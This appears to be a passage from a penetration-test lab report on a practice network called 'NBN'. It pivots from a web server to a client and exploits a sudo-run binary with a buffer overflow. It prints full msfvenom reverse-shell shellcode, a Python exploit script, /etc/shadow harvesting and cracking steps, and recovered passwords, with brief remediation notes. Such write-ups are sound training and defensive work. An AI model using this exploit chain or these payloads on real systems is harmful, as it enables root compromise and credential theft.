
Remove all sudo privileges from the user **gibson** and any other users in the environment. Implement procedures to lock out users after failing to authenticate too many times to avoid brute force attempts.

We were able to accomplish our goal of compromising the web server completely, including getting all user passwords and the root password.

Back to Recon: Scanning the Client


We now have access to the client, both from a communication perspective (web server <->client) and we have a shell on the client after exploiting the **stephenson** user on the client server. Since Kali didn't have direct access to the client, we weren't able to perform any meaningful reconnaissance. We now have two methods: we can perform some scans using **ncat** on the web server to enumerate and also view running processes on the client server by listing them through **ps aux.**

Port Scan using ncat



ps aux

List running processes on the client.



We detect a number of running services on various TCP ports: numerous instances of the application **fortune** being run by root, and a running instance of the **nbn** binary.

Here is a chart of the open ports and the services running on them, combined from the output of ncat and psaux:

Port	Service
22/tcp	**Ssh**
25	**tcp/smtp**
110	**Tcp/pop3**
5268	**exec:/usr/games/fortune**
5355	**exec:/usr/games/fortune**
5782	**exec:/usr/games/fortune**
5843	**exec:/usr/games/fortune**
5854	**exec:/usr/games/fortune**
6174	**exec:/usr/games/fortune**
6573	**exec:/home/Stephenson/nbn**
6868	**exec:/usr/games/fortune**
7437	**exec:/usr/games/fortune**
9562	**exec:/usr/games/fortune**
12824	**exec:/usr/games/fortune**
15035	**exec:/usr/games/fortune**
24204	**exec:/usr/games/fortune**
34246	**exec:/usr/games/fortune**
40998	**exec:/usr/games/fortune**
42780	**exec:/usr/games/fortune**
49881	**exec:/usr/games/fortune**

49953	**exec:/usr/games/fortune**
52396	**exec:/usr/games/fortune**
53852	**exec:/usr/games/fortune**
54597	**exec:/usr/games/fortune**
56585	**exec:/usr/games/fortune**
62049	**exec:/usr/games/fortune**
62992	**exec:/usr/games/fortune**
63034	**exec:/usr/games/fortune**
64128	**exec:/usr/games/fortune**

The **nbn** binary is found to be located within **/home/stephenson.** Using **sudo -l,** it is noted that the **stephenson** user can run the **nbn** binary as sudo:

```
stephenson@nbnclient:~$ sudo -l
Matching Defaults entries for stephenson on nbnclient:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User stephenson may run the following commands on nbnclient:
    (root) NOPASSWD: /home/stephenson/nbn
```

Along with the nbn binary, there is an **nbn.backup** binary which upon executing appears to be the same binary as **nbn.** However, though owned by root, stephenson has full permissions (rwx) to it.

```
-rwxrwxrwx 1 root root 16172 Apr  4 07:49 nbn.backup
```

We can copy this binary to our Kali machine and attempt to exploit it with a buffer overflow. The **nbn** binary can be exploited and we can attempt to gain a reverse shell using a payload from **msfvenom** on Kali Linux.

We can transfer the nbbn.backup file using scp to the web server since SSH is open: **scp nbn.backup gibson@10.10.0.66:/home/kali.**


From the web server on **/home/gibson**, acting as the user **gibson**, we can use scp to send the file to our Kali machine: **scp nbn.backup kali@10.10.0.10:/home/kali**

Exploiting the nbn Binary

With **nbn.backup** successfully on our Kali Linux machine, we can debug the application and attempt a bufferflow exploit using the tool **edb-debugger** and sending a payload via **msfvenom.** As noted during our reconnaissance on the client, the **nbn** app is running as **root** on TCP port 6573 – we can likely exploit this (locally or via the webserver) using the tools mentioned before. As we are exploiting **nbn.backup**, we'll try using our exploit locally and create an msfvenom payload for a local target IP and port.


When running the **nbn.backup**, a possible target for exploit can be found when the user is prompted to input an **address** while creating a new Customer account – we target this specific input for our buffer overflow. We analyze and try to control the **EIP** address for the field in edb-debugger (EIP states what is the next instruction to be done by the binary)

Using edb-debugger and some trial and error, we eventually feed in the following to confirm where we can control EIP: 248Bs and 4As.



Shown in the image above, EIP is being changed to **41414141 –** or four "A"s in ASCII. This means that we're successfully controlling EIP and modifying it at the location we're supplying our 4As when the application prompts for the user address.

The next step is identifying where we would need to supply our payload – identifying which jump code we'd need to modify. Looking at the **memory region** for our application, we note the following:



The addresses from x**56555000 – x5655a000** contain the spaces of memory where the binary is executing. Everything else is unnecessary info at this time.

Within edb, we check which jump codes can be modified to receive our payload. Using the **binary search** function within edb-debugger, we find that the jump code **ffe4** is located within the same shared memory space that the binary runs: x**506559038**

If we replace our 4 As in our above string with the memory in little endian, **\x38\x90\x55\x56,** we can tell EIP to jump to that location and execute the next bit of info.

We generate an **msfvenom** payload with the following command, with the intention of getting a reverse shell on Linux:

msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 PrependFork=true -f python

```
buf += b"\x6a\x02\x58\xcd\x80\x85\xc0\x74\x06\x31\xc0\xb0\x01"
buf += b"\xcd\x80\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1"
buf += b"\xb0\x66\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9"
buf += b"\x68\x7f\x00\x00\x01\x68\x02\x00\x11\x5c\x89\xe1\xb0"
buf += b"\x66\x50\x51\x53\xb3\x03\x89\xe1\xcd\x80\x52\x68\x6e"
buf += b"\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89"
buf += b"\xe1\xb0\x0b\xcd\x80"
```

Using this payload generated by msfvenom, we created a Python script that printed out: 248Bs, the jump code mentioned before, and included the msfvenom payload above.

```
#!/usr/bin/python
from subprocess import call

buf = "B"*248
buf += b"\x38\x90\x55\x56"
buf += b"\x6a\x02\x58\xcd\x80\x85\xc0\x74\x06\x31\xc0\xb0\x01"
buf += b"\xcd\x80\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1"
buf += b"\xb0\x66\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9"
buf += b"\x68\x7f\x00\x00\x01\x68\x02\x00\x11\x5c\x89\xe1\xb0"
buf += b"\x66\x50\x51\x53\xb3\x03\x89\xe1\xcd\x80\x52\x68\x6e"
buf += b"\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89"
buf += b"\xe1\xb0\x0b\xcd\x80"

print buf

first_line = "1\n1\n" + buf +"\n"

with open("python_payload.txt","w") as temp:
    temp.write(first_line)
call('(sleep 10 && cat python_payload.txt) | ./nbn.backup', shell=True)
```

The Python script above is meant to overflow the buffer by printing and submitting **248 "B"** characters when the user is prompted to enter an address for a new customer when running the **nbn.backup** binary. It will then add in the address space where the jump code for **ESP** is located in little endian notation (**\x38\x90\x55\x56**) then it adds in the msfpayload to attempt a reverse TCP shell on port 4444. Running the application as **sudo** would give us a reverse shell as the **root** user. The script will generate a text file, **python_payload.txt**, that we can use to pipe into the nbn binary.

In another tab, we set up a listener on the Kali Linux machine with the command **nc -nlvp 4444**. We then run the python script above.

Our exploit is successful locally on Kali linux – as a result, we can scp the resulting **python_payload.txt** over to the web server, then the client.

Delivering the Payload and Establishing a Root Shell on the Client Server

We can scp **python_paylopad.txt** generated on our Kali Linux server to our web server and eventually the client.

(1) **scp -P 443 python_payload.txt gibson@10.10.0.66:/home/gibson**


After doing that, we can log into the web server via ssh and using **gibson's** credentials, then scp'ing the payload from the web server to the client server on **stephenson's** home directory.


(2) **(On the Web Server) scp python_payload.txt stephenson@172.16.1.2:/home/stephenson**

Now that the **python_payload.txt** file is on the client server and is readable by **stephenson**, we create a parallel connection on another tab to the client from the web server to have two jobs:


(1) The first shell will have **stephenson** run the command **nc -nlvp 4444** to listen on port 4444.
(2) The second shell will have **stephenson** run the following: **cat python_payload.txt | sudo./nbn**

If successful, stephenson should be able to run the **nbn** binary, feed in the payload from Python to cause a buffer overflow, and establish a reverse TCP shell session where we control the server as root.


gibson@nbnserver:~$ ssh stephenson@172.16.1.2
stephenson@172.16.1.2's password:
Welcome to
NBN
Near-Earth Broadcast Network
Someone is Always Watching
Client
Penetration testing with permission only!
Last login: Wed May 6 22:42:28 2020 from 172.16.1.1
stephenson@nbnclient:~$ nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)


gibson@nbnserver:~$ ssh stephenson@172.16.1.2
stephenson@172.16.1.2's password:
Welcome to
NBN
Near-Earth Broadcast Network
Someone is Always Watching
Client
Penetration testing with permission only!
Last login: Wed May 6 22:32:20 2020 from 172.16.1.1
stephenson@nbnclient:~$ ls -l
total 60
-rw-r--r-- 1 root root 839 Apr 21 2019 flag7
-rw-rw-r-- 1 stephenson stephenson 619 May 5 20:35 flag7_decoded.txt
-rw-rw-r-- 1 stephenson stephenson 619 May 5 19:57 flag7_image.png
-rw-r--r-- 1 stephenson stephenson 839 May 5 16:11 gibson@10.10.0.66
-rw-rw-r-- 1 stephenson stephenson 27 May 5 19:02 hex.txt
-r-x------ 1 root root 16172 Apr 4 07:48 nbn
-rwxrwxrwx 1 root root 16172 Apr 4 07:49 nbn.backup
-rw-r--r-- 1 stephenson stephenson 334 May 6 18:45 payload.txt
-rw-r--r-- 1 stephenson stephenson 340 May 6 22:30 python_payload.txt
stephenson@nbnclient:~$ cat python_payload.txt | sudo ./nbn

Successful reverse shell, running as root:




We now have a root shell and have fully compromised the client server.

Cracking root's Password on the Client Server


With a root shell, we are now able to grab the **/etc/shadow** file on the server and replicate the same process to crack root's password for the client.

Command: cat /etc/shadow



As we are now able to view the contents of the /etc/shadow file, we copy the contents to a file called **client_shadow.txt.** We deliver this file to the Kali machine by using scp to first transfer it to the web server, then to Kali.

Once it reaches Kali, we can use John the Ripper to crack the password hashes on the file.



The password for root on the client server is $pacebubble.

Privilege Escalation Fix

Remove sudo privileges from the user stephenson on the **nbn** binary. Remove the nbn.backup directory if not necessary.

Website Vulnerabilities

Reconnaissance and Scanning Using Zap Scanner

In parallel to our Server vulnerabilities, we were able to also compromise data on the Websites for nbn hosted on the following:

- **10.10.0.66:80**
- **10.10.0.66:8001**

We learned that ports 80 and 8001 were listening for HTTP during our nmap scans for open ports and services.


We used the Zap scanner to find vulnerabilities on the site and try and exploit them.

Logging In

We have two users that we found credentials before that we can use to log in: **stephenson** and **gibson.**

Logging in as gibson on 10.10.0.66:80

Username = gibson
Password = digital

